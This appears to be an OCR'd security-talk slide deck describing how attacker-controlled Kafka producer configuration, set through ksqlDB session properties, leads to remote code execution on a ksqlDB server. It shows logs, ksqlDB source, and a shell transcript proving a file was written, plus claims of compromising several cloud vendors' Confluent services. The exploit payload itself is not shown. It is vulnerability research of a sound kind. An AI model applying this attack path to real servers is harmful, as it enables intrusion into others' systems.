
1. CLI output
2. Error messages
3. KSQL logs



🤔 Wait, producer?

https://github.com/confluentinc/ksql/issues/8925

❒ Take over the ksqlDB Server



❒ Take over the ksqlDB Server

We can see the ProducerConfig in logs


```
[2024-11-22 09:26:29,713] INFO Kafka startTimeMs: 1732267589713 (org.
[2024-11-22 09:26:29,713] INFO ProducerConfig values:
        acks = -1
        auto.include.jmx.reporter = true
        batch.size = 16384
        bootstrap.servers = [broker:29092]
        buffer.memory = 33554432
        client.dns.lookup = use_all_dns_ips
        client.id = producer-2
        compression.type = none
        confluent.lkc.id = null
        confluent.proxy.protocol.client.address = null
        confluent.proxy.protocol.client.mode = PROXY
        confluent.proxy.protocol.client.port = null
        confluent.proxy.protocol.client.version = NONE
        connections.max.idle.ms = 540000
        delivery.timeout.ms = 120000
        enable.idempotence = true
        enable.metrics.push = true
        interceptor.classes = []
        key.serializer = class org.apache.kafka.common.serialization.
        linger.ms = 0
```

❒ Take over the ksqlDB Server

😮 What does this mean?


```
[2024-11-22 09:26:29,713] INFO Kafka startTimeMs: 1732267589713 (org.
[2024-11-22 09:26:29,713] INFO ProducerConfig values:
        acks = -1
        auto.include.jmx.reporter = true
        batch.size = 16384
        bootstrap.servers = [broker:29092]
        buffer.memory = 33554432
        client.dns.lookup = use_all_dns_ips
        client.id = producer-2
        compression.type = none
        confluent.lkc.id = null
        confluent.proxy.protocol.client.address = null
        confluent.proxy.protocol.client.mode = PROXY
        confluent.proxy.protocol.client.port = null
        confluent.proxy.protocol.client.version = NONE
        connections.max.idle.ms = 540000
        delivery.timeout.ms = 120000
        enable.idempotence = true
        enable.metrics.push = true
        interceptor.classes = []
        key.serializer = class org.apache.kafka.common.serialization.
        linger.ms = 0
```

❒ Take over the ksqlDB Server



❐ Take over the ksqlDB Server

🤔 Can we modify the producer config?




❒ Take over the ksqlDB Server

🤔 What is the SessionConfig?

```
1   public void execute(
2     final ConfiguredStatement<InsertValues> statement,
3     final SessionProperties sessionProperties,
4     final KsqlExecutionContext executionContext,
5     final ServiceContext serviceContext
6   ) {
7       final InsertValues insertValues = statement.getStatement();
8       final MetaStore metaStore = executionContext.getMetaStore();
9       final KsqlConfig config = statement.getSessionConfig().getConfig(true);
10      final DataSource dataSource = getDataSource(config, metaStore,
11          insertValues);
12      validateInsert(insertValues.getColumns(), dataSource);
13      final ProducerRecord<byte[], byte[]> record =
14          buildRecord(statement, metaStore, dataSource, serviceContext);
15      try {
16    producer.sendRecord(record,serviceContext,
17          config.getProducerClientConfigProps());
18
```

❒ Take over the ksqlDB Server


Just guess and try




❒ Take over the ksqlDB Server

😍 Wow! We can control the config!

Previously



After modification



❒ Take over the ksqlDB Server


Send the PoC

❒ Take over the ksqlDB Server

RCE here

```
[root@iZj6cebh903gm0nq14stieZ ~]# docker ps|grep ksqldb-server
8b18d462dfa7   confluentinc/cp-ksqldb-server:7.7.1                  "/etc/
.0.0:8088->8088/tcp, :::8088->8088/tcp
[root@iZj6cebh903gm0nq14stieZ ~]# docker exec -it 8b18d462dfa7 ls /tmp
hsperfdata_appuser  snappy-1.1.10-1e91868d-f4a8-4996-a09a-949250a92f40-
kafka-streams  Before vertx-cache-0a1958db-d4b2-4047-b222-ca8930a5020b
[root@iZj6cebh903gm0nq14stieZ ~]# docker exec -it 8b18d462dfa7 ls /tmp
hsperfdata_appuser  snappy-1.1.10-1e91868d-f4a8-4996-a09a-949250a92f40-
kafka-streams       vertx-cache-0a1958db-d4b2-4047-b222-ca8930a5020b
pwnnnn  After
```


❒ Take over the ksqlDB Server



❒ A brief summary

Using the bypass tactics

We can take over



Kafka Connect

❒ A brief summary

We have taken over the Confluent products of multiple cloud vendors.

❒ A brief summary

Attacker-controlled
Kafka Client's configuration

+

Bypass Tactics

